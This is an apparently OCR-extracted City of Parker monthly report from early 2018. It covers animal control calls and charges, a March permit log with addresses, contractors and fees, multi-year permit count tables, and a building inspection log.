	Call Type	Action Taken By:	Response	Disposition	
	Animal Trap	Murphy Animal Control	Murphy Pick Up	Destroyed	

ANIMAL CONTROL REPORT FEBRUARY 2018

Call #	Date:	2/19/2018	Caller Remarks:	DOGS RAL AROUND 5600 BLOCK OF E. PARKER RD.VG			
9	Invoice Type:	Service Fee Only		Expected Charge:	$50.00		
	Call Type	Action Taken By:		Response	Disposition		
	Stray	Murphy Animal Control		No Animal Found	NA		
				TOTAL=	$	280.00	

ANIMAL CONTROL REPORT MARCH 2018

Call #	Date:	3/23/2018	Caller Remarks:	TRAPPED BLACK SQUIRREL.VG		
1	Invoice Type:	No Charge		Expected Charge:	$0.00	
	Call Type	Action Taken By:		Response	Disposition	
	Animal Trap	Other		Citizen Drop Off	Relocated	
Call #	Date:	3/23/2018	Caller Remarks:	DEAD OPOSSUM EAST BOUND MCCREARY REPORTED TO ADMINISTRATOR.VG		
2	Invoice Type:	No Charge		Expected Charge:	$0.00	
	Call Type	Action Taken By:		Response	Disposition	
	Dead Animal	City Personnel		City Pick Up	Destroyed	
Call #	Date:	3/27/2018	Caller Remarks:	DEAD ANIMAL SW CORNER OF EASTGATE & COX FARM ESTATE.VG		
3	Invoice Type:	Service Fee Only		Expected Charge:	$50.00	
	Call Type	Action Taken By:		Response	Disposition	
	Dead Animal	Murphy Animal Control		Murphy Pick Up	Destroyed	
Call #	Date:	3/28/2018	Caller Remarks:	2 LARGE DOGS RAL ON DUBLIN/ESTATE.VG		
4	Invoice Type:	Service Fee Only		Expected Charge:	$50.00	
	Call Type	Action Taken By:		Response	Disposition	
	Stray	Murphy Animal Control		No Animal Found	NA	
				TOTAL=	$100.00	

Fiscal Year Budget = $6,000	
Fiscal Year Charges	
October =	**430.00**
November =	**250.00**
December =	**300.00**
January =	**200.00**
February =	**280.00**
March =	**100.00**
April =	
May =	
June=	
July=	
August=	
September=	
Total=	**$1,560.00**

	
BUILDING PERMIT TOTALS	
Mar-18	
ACCESSORY/OUTBUILDING PERMITS	5
IRRIGATION/LAWN SPRINKLER PERMITS	12
MISCELLANEOUS PERMITS	22
SWIMMING POOL PERMITS	4
REMODEL/ADDITION PERMITS	2
SINGLE FAMILY RESIDENTIAL PERMITS	7
INSPECTIONS	153

CITY OF PARKER
PERMIT LOG
MARCH 2018


PERMIT NUMBER	ISSUE DATE	TYPE	ADDRESS	CONTRACTOR	DESCRIPTION	ESTIMATED VALUE	TOTAL SQUARE FOOTAGE	PERMIT FEE	DEPOSIT FEE	WATER METER FEE	WATER IMPACT FEE	SEWER TAP FEE
20181006	3/26/2018	ACC	6901 AUDUBON DR	VENTURE	ARBOR	$15,000	378	$175.00	NA	NA	NA	NA
20181007	3/16/2018	ACC	5803 MIDDLETON DR	FENCE DECK AND PATIO	SHADE ARBOR	$2,500	144	$175.00	NA	NA	NA	NA
20181008	3/9/2018	ACC	5901 MIDDLETON DR	FENCE DECK AND PATIO	PATIO COVER	$9,500	324	$175.00	NA	NA	NA	NA
20181009	3/12/2018	ACC	6403 NORTHRIDGE PKWY	FOLEY POOLS	BAR/GRILL	$5,000	45	$250.00	NA	NA	NA	NA
20181010	3/12/2018	ACC	6403 NORTHRIDGE PKWY	FOLEY POOLS	CABANA	$23,000	288	$250.00	NA	NA	NA	NA
20182006	3/12/2018	ELEC	4702 SHEFFIELD CT	ABR ELECTRIC	50 AMP CIRCUIT	NA	NA	$75.00	NA	NA	NA	NA
20182007	3/28/2018	ELEC	4800 RIDGEVIEW DR	TESLA ENERGY	ROOF MOUNTED SOLAR PV SYSTEM	NA	NA	$75.00	NA	NA	NA	NA
20182008	3/23/2018	ELEC	6807 GREENHILL CT	GENERATOR SUPERCENTER	GENERATOR	NA	NA	$75.00	NA	NA	NA	NA
20182009	3/27/2018	ELEC	5310 ELISA LN	AKIN ELECTRICAL SERVICES	60A SUB PANEL FOR SHOP	NA	NA	$75.00	NA	NA	NA	NA
20186002	3/12/2018	FENCE	5209 MIDDLETON DR	ANDERSON FENCING	FENCE	$18,000	NA	$75.00	NA	NA	NA	NA
20186004	3/26/2018	FENCE	5304 NORWICK DR	ACE FENCE DFW	FENCE	$2,900	NA	$75.00	NA	NA	NA	NA
20186005	3/23/2018	FENCE	4504 PECAN BEND	ROBERTS	FENCE	$12,000	NA	$75.00	NA	NA	NA	NA
20186006	3/23/2018	FENCE	4506 PECAN BEND	ROBERTS FENCING & IRON WORKS	FENCE	$7,229	NA	$75.00	NA	NA	NA	NA
20183004	3/29/2018	FSPR	6300 HOLBROOK CIR	RESCOM FIRE SYSTEMS	FIRE SPRINKLER	NA	NA	$150.00	NA	NA	NA	NA
20183005	3/29/2018	FSPR	5308 MIDDLETON DR	RESCOM FIRE SYSTEMS	FIRE SPRINKLER	NA	NA	$150.00	NA	NA	NA	NA
20183006	3/29/2018	FSPR	5505 BARRINGTON DR	RESCOM FIRE SYSTEMS	FIRE SPRINKLER	NA	NA	$150.00	NA	NA	NA	NA
20183007	3/29/2018	FSPR	5404 TENNYSON CT	RESCOM FIRE SYSTEMS	FIRE SPRINKLER	NA	NA	$150.00	NA	NA	NA	NA
20183008	3/29/2018	FSPR	5301 BARRINGTON DR	RESCOM FIRE SYSTEMS	FIRE SPRINKLER	NA	NA	$150.00	NA	NA	NA	NA
20183009	3/29/2018	FSPR	6501 STAFFORD DR	RESCOM FIRE SYSTEMS	FIRE SPRINKLER	NA	NA	$150.00	NA	NA	NA	NA
20183010	3/29/2018	FSPR	5501 BARRINGTON DR	RESCOM FIRE SYSTEMS	FIRE SPRINKLER	NA	NA	$150.00	NA	NA	NA	NA
20184017	3/5/2018	IRR	5200 CHESHIRE LN	LAND PRO CREATIONS	IRRIGATION SYSTEM	NA	NA	$75.00	NA	NA	NA	NA
20184018	3/5/2018	IRR	4604 WHITESTONE DR	LAND PRO CREATIONS	IRRIGATION SYSTEM	NA	NA	$75.00	NA	NA	NA	NA
20184019	3/6/2018	IRR	6807 GREENHILL CT	RIVERSIDE	IRRIGATION SYSTEM	$1,600	NA	$75.00	NA	NA	NA	NA
20184020	3/13/2018	IRR	4603 WHITESTONE DR	M.L. JOHNSON & ASSOC	IRRIGATION SYSTEM	$1,100	NA	$75.00	NA	NA	NA	NA
20184021	3/13/2018	IRR	6613 CHILTON CT	LAND PRO CREATIONS	IRRIGATION SYSTEM	$1,100	NA	$75.00	NA	NA	NA	NA
20184022	3/13/2018	IRR	5204 NORWICK DR	LAND PRO CREATIONS	IRRIGATION SYSTEM	$3,000	NA	$75.00	NA	NA	NA	NA
20184023	3/13/2018	IRR	3600 JEFFREY DR	HEPLER'S HOMETOWN LANDSCAPE & IRRIGATION	IRRIGATIO	$12,000	NA	$75.00	NA	NA	NA	NA
20184024	3/20/2018	IRR	4605 WHITESTONE DR	M.L. JOHNSON	IRRIGATION SYSTEM	$1,100	NA	$75.00	NA	NA	NA	NA
20184025	3/29/2018	IRR	5308 MIDDLETON DR	M.L. JOHNSON & ASSOC	IRRIGATION	$1,100	NA	$75.00	NA	NA	NA	NA
20184026	3/29/2018	IRR	6405 HOLBROOK CIR	M.L. JOHNSON & ASSOC	IRRIGATION	$1,100	NA	$75.00	NA	NA	NA	NA
20184027	3/29/2018	IRR	6317 HOLBROOK DR	LAND PRO CREATIONS	IRRIGATION	$3,000	NA	$75.00	NA	NA	NA	NA
20184028	3/29/2018	IRR	4701 WHITESTONE DR	LAND PRO CREATIONS	IRRIGATION	$3,000	NA	$75.00	NA	NA	NA	NA
20185004	3/23/2018	MECH	5807 ASCOT CT	BILL JOPLIN'S AC	3 COND, FURN, EVAP	NA	NA	$75.00	NA	NA	NA	NA
20185005	3/27/2018	MECH	5402 RAVENSTHORPE DR	MILESTONE ELEC & AIR	3 TON GAS SYSTEM	NA	NA	$75.00	NA	NA	NA	NA
20186007	3/15/2018	MISC	4100 ANDYS LN #5	ERICK CRUZ	MOBILE HOME INSTALL	NA	NA	$60.00	NA	NA	NA	NA
20187011	3/5/2018	PLUM	5303 EASTGATE LN	A#1 AIR PLUMBING	2 (50) GAL WH IN ATTIC	NA	NA	$75.00	NA	NA	NA	NA
20187012	3/7/2018	PLUM	6000 DUMONT CT	SAME DAY WATER HEATERS	2 GAS WH	NA	NA	$75.00	NA	NA	NA	NA
20187013	3/16/2018	PLUM	4304 SPRINGHILL ESTATES DR	SAME DAY WATER HEATERS	GAS WH IN ATTIC	NA	NA	$75.00	NA	NA	NA	NA

CITY OF PARKER
PERMIT LOG
MARCH 2018


PERMIT NUMBER	ISSUE DATE	TYPE	ADDRESS	CONTRACTOR	DESCRIPTION	ESTIMATED VALUE	TOTAL SQUARE FOOTAGE	PERMIT FEE	DEPOSIT FEE	WATER METER FEE	WATER IMPACT FEE	SEWER TAP FEE
20187014	3/23/2018	PLUM	6807 GREENHILL CT	JOEL SANCHEZ PLUMBING	GENERATOR	NA	NA	$75.00	NA	NA	NA	NA
201810007	3/16/2018	POOL	5803 MIDDLETON DR	RIVERBEND SANDLER	POOL	$65,000	NA	$500.00	NA	NA	NA	NA
201810008	3/8/2018	POOL	2800 DUBLIN PARK DR	RIVERBEND SANDLER	POOL	$70,000	NA	$500.00	NA	NA	NA	NA
201810009	3/12/2018	POOL	6403 NORTHRIDGE PKWY	FOLEY POOLS	POOL	$65,000	NA	$500.00	NA	NA	NA	NA
201810010	3/16/2018	POOL	6603 ERIN LN	HAUK CUSTOM POOLS	POOL	$40,000	NA	$500.00	NA	NA	NA	NA
201880003	3/26/2018	REMOD	6901 AUDUBON DR	VENTURE POOLS	ATTACHED PATIO COVER	$15,000	276	$266.56	NA	NA	NA	NA
201880004	3/16/2018	REMOD	4901 HACKBERRY LN	RED RIVER RENOVATION	BATH REMODEL	$22,460	210	$400.00	NA	NA	NA	NA
20189012	3/26/2018	SFR	5007 KINGSTON CT	SHADDOCK HOMES	NEW RESIDENCE	$725,000	5,054	$3,231.86	$1,000.00	$2,000	$3,938.95	NA
20189013	3/16/2018	SFR	6704 ERIN LN	CHESMAR HOMES	NEW RESIDENCE	$339,094	5,107	$3,263.13	$1,000.00	$2,000	$3,938.95	NA
20189014	3/26/2018	SFR	5112 AMHERST CT	GALLERY CUSTOM HOMES	NEW RESIDENCE	$322,520	5,864	$3,709.76	$1,000.00	$2,000	$3,938.95	NA
20189015	3/26/2018	SFR	5108 AMHERST CT	GALLERY CUSTOM HOMES	NEW RESIDENCE	$283,250	5,150	$3,288.50	$1,000.00	$2,000	$3,938.95	NA
20189016	3/26/2018	SFR	4706 SHEFFIELD CT	NEWCASTLE HOMES	NEW RESIDENCE	$500,000	8,413	$5,213.67	$1,000.00	$2,000	$3,938.95	NA
20189017	3/26/2018	SFR	5117 ROSEMONT CT	GALLERY CUSTOM HOMES	NEW RESIDENCE	$313,115	5,693	$3,608.87	$1,000.00	$2,000	$3,938.95	NA
20189019	3/16/2018	SFR	6506 ERIN LN	CHESMAR HOMES	NEW RESIDENCE	$315,777	4,528	$2,921.52	$1,000.00	$2,000	$3,938.95	NA
					TOTAL=	$3,199,445		$31,988.87	$7,000.00	$14,000	$27,572.65	

PERMIT GRAPHS

Accessory/Outbuildings Permits				
Fiscal Year	2014-2015	2015-2016	2016-2017	2017-2018
October	3	2	5	3
November	3	1	4	3
December	0	3	3	4
January	5	2	1	4
February	3	2	3	2
March	1	3	7	5
April	5	1	2	
May	0	2	3	
June	4	1	7	
July	3	6	0	
August	4	4	3	
September	1	1	5	
Y-T-D Total	32	28	43	




Irrigation/Lawn Sprinkler Permits				
Fiscal Year	2014-2015	2015-2016	2016-2017	2017-2018
October	5	3	6	4
November	1	1	5	5
December	4	3	4	3
January	2	3	4	6
February	3	2	4	10
March	1	1	4	12
April	5	3	4	
May	0	4	12	
June	2	5	5	
July	3	6	6	
August	1	3	4	
September	4	7	2	
Y-T-D Total	31	41	60	




PERMIT GRAPHS

Miscellaneous Permits				
Fiscal Year	2014-2015	2015-2016	2016-2017	2017-2018
October	10	4	24	13
November	8	14	11	7
December	12	13	20	17
January	5	13	23	12
February	11	7	6	14
March	16	11	18	22
April	6	15	15	
May	10	12	16	
June	13	13	22	
July	20	24	17	
August	13	24	15	
September	10	11	14	
Y-T-D Total	134	161	201	




Swimming Pool Permits				
Fiscal Year	2014-2015	2015-2016	2016-2017	2017-2018
October	6	2	0	3
November	5	0	0	5
December	1	5	1	1
January	4	3	2	2
February	0	1	5	6
March	4	3	3	4
April	2	3	4	
May	0	6	2	
June	0	2	5	
July	0	3	0	
August	2	2	4	
September	2	0	3	
Y-T-D Total	26	30	29	




PERMIT GRAPHS

Remodel/Addition Permits				
Fiscal Year	2014-2015	2015-2016	2016-2017	2017-2018
October	1	6	3	1
November	0	1	1	1
December	0	2	0	1
January	0	0	2	1
February	1	0	1	2
March	0	4	1	2
April	4	1	1	
May	2	4	0	
June	0	0	6	
July	1	3	0	
August	2	2	2	
September	0	2	2	
Y-T-D Total	11	25	19	



Single Family Residential Building Permits				
Fiscal Year	2014-2015	2015-2016	2016-2017	2017-2018
October	2	0	1	12
November	3	1	8	5
December	0	2	1	3
January	4	6	3	4
February	4	5	5	11
March	2	8	5	7
April	5	7	11	
May	4	9	3	
June	4	1	6	
July	3	4	2	
August	0	2	6	
September	2	4	5	
Y-T-D Total	33	49	56	



INSPECTION LOG
MARCH 2018

PERMIT NUMBER	ADDRESS	TYPE	INSPECTION	SCHEDULED	COMPLETED	RESULT	NOTES	STATUS	#
2018-1001	4700 SHEFFIELD CT	ACC	Electrical Rough	3/5/2018	3/5/2018	TRUE		ISS	1
2018-1008	5901 MIDDLETON DR	ACC	Foundation	3/14/2018	3/14/2018	TRUE		ISS	1
2018-1001	4700 SHEFFIELD CT	ACC	Framing	3/16/2018	3/16/2018	TRUE		ISS	1
2018-3006	5505 BARRINGTON DR	FSPR	Fire Hydro Visual	3/2/2018	3/2/2018	TRUE		ISS	1
2018-3002	6613 CHILTON CT	FSPR	Fire Hydro Visual	3/8/2018	3/8/2018	TRUE		ISS	1
2018-3007	5404 TENNYSON CT	FSPR	Fire Hydro Visual	3/9/2018	3/9/2018	TRUE		ISS	1
2018-3004	6300 HOLBROOK CIR	FSPR	Fire Hydro Visual	3/20/2018	3/20/2018	TRUE		ISS	1
2017-10033	5406 TENNYSON CT	POOL	Belly Steel	11/30/2017	3/9/2018	TRUE	FAILED 11/30/17	ISS	1
2018-10006	4408 SALISBURY DR	POOL	Belly Steel	3/2/2018	3/2/2018	TRUE		ISS	1
2017-10030	5403 TENNYSON CT	POOL	Fence Final	3/5/2018	3/5/2018	TRUE		ISS	1
2018-10003	5010 HACKBERRY LN	POOL	Belly Steel	3/7/2018	3/7/2018	TRUE		ISS	1
2017-10033	5406 TENNYSON CT	POOL	Gas Line to Pool Heater	3/8/2018	3/8/2018	TRUE		ISS	1
2018-10002	4301 WHITESTONE DR	POOL	Gas Line to Pool Heater	3/8/2018	3/8/2018	TRUE		ISS	1
2018-10004	6901 AUDUBON DR	POOL	Belly Steel	3/14/2018	3/14/2018	TRUE		ISS	1
2017-10033	5406 TENNYSON CT	POOL	Deck Steel	3/15/2018	3/15/2018	TRUE		ISS	1
2018-10005	5807 CORINTH CHAPEL RD	POOL	Belly Steel	3/16/2018	3/16/2018	TRUE		ISS	1
2018-10009	6403 NORTHRIDGE PKWY	POOL	Belly Steel	3/19/2018	3/19/2018	TRUE		ISS	1
2018-10006	4408 SALISBURY DR	POOL	Deck Steel	3/19/2018	3/19/2018	TRUE		ISS	1
2018-10002	4301 WHITESTONE DR	POOL	Deck Steel	3/21/2018	3/21/2018	TRUE		ISS	1
2018-10006	4408 SALISBURY DR	POOL	Gas Line to Pool Heater	3/23/2018	3/23/2018	TRUE		ISS	1
2018-10008	2800 DUBLIN PARK DR	POOL	Belly Steel	3/25/2018	3/25/2018	TRUE		ISS	1
2017-80012	5010 HACKBERRY LN	REMOD	Plumbing Top-Out	3/5/2018	3/5/2018	TRUE		ISS	1
2017-80012	5010 HACKBERRY LN	REMOD	Electrical Rough	3/5/2018	3/5/2018	TRUE		ISS	1
2017-80012	5010 HACKBERRY LN	REMOD	Mechanical Rough	3/5/2018	3/5/2018	TRUE		ISS	1
2017-80012	5010 HACKBERRY LN	REMOD	Framing	3/5/2018	3/5/2018	TRUE		ISS	1
2018-80004	4901 HACKBERRY LN	REMOD	Plumbing Top-Out	3/21/2018	3/21/2018	TRUE		ISS	1
2018-80004	4901 HACKBERRY LN	REMOD	Electrical Rough	3/21/2018	3/21/2018	TRUE		ISS	1
2018-80004	4901 HACKBERRY LN	REMOD	Mechanical Rough	3/21/2018	3/21/2018	TRUE		ISS	1
2018-80004	4901 HACKBERRY LN	REMOD	Framing	3/21/2018	3/21/2018	TRUE		ISS	1
2017-9060	5505 BARRINGTON DR	SFR	Plumbing Top-Out	2/1/2018	3/2/2018	TRUE	FAILED 2/1/18	ISS	1
2017-9060	5505 BARRINGTON DR	SFR	Electrical Rough	2/1/2018	3/2/2018	TRUE	FAILED 2/1/18	ISS	1
2017-9060	5505 BARRINGTON DR	SFR	Mechanical Rough	2/1/2018	3/2/2018	TRUE	FAILED 2/1/18	ISS	1

INSPECTION LOG
MARCH 2018

PERMIT NUMBER	ADDRESS	TYPE	INSPECTION	SCHEDULED	COMPLETED	RESULT	NOTES	STATUS	#
2017-9060	5505 BARRINGTON DR	SFR	Framing	2/1/2018	3/2/2018	TRUE	FAILED 2/1/18	ISS	1
2017-9052	6405 HOLBROOK CIR	SFR	Plumbing Top-Out	2/2/2018	3/2/2018	TRUE	FAILED 2/2, 2/13, 2/19	ISS	1
2017-9052	6405 HOLBROOK CIR	SFR	Electrical Rough	2/2/2018	3/2/2018	TRUE	FAILED 2/2, 2/13, 2/19	ISS	1
2017-9052	6405 HOLBROOK CIR	SFR	Mechanical Rough	2/2/2018	3/2/2018	TRUE	FAILED 2/2, 2/13, 2/19	ISS	1
2017-9052	6405 HOLBROOK CIR	SFR	Framing	2/2/2018	3/2/2018	TRUE	FAILED 2/2, 2/13, 2/19	ISS	1
2017-9055	6613 CHILTON CT	SFR	Plumbing Top-Out	3/1/2018	3/13/2018	TRUE	FAILED 3/1 & 3/8	ISS	3
2017-9055	6613 CHILTON CT	SFR	Electrical Rough	3/1/2018	3/13/2018	TRUE	FAILED 3/1 & 3/8	ISS	3
2017-9055	6613 CHILTON CT	SFR	Mechanical Rough	3/1/2018	3/13/2018	TRUE	FAILED 3/1 & 3/8	ISS	3
2017-9055	6613 CHILTON CT	SFR	Framing	3/1/2018	3/13/2018	TRUE	FAILED 3/1 & 3/8	ISS	3
2017-9022	6807 GREENHILL CT	SFR	Meter Release - Gas	3/1/2018	3/1/2018	TRUE		ISS	1
2017-9022	6807 GREENHILL CT	SFR	Meter Release - Electric	3/1/2018	3/8/2018	TRUE	FAILED 3/1	ISS	2
2017-9061	5308 MIDDLETON DR	SFR	Plumbing Top-Out	3/1/2018	3/7/2018	TRUE	FAILED 3/1	ISS	2
2017-9061	5308 MIDDLETON DR	SFR	Electrical Rough	3/1/2018	3/7/2018	TRUE	FAILED 3/1	ISS	2
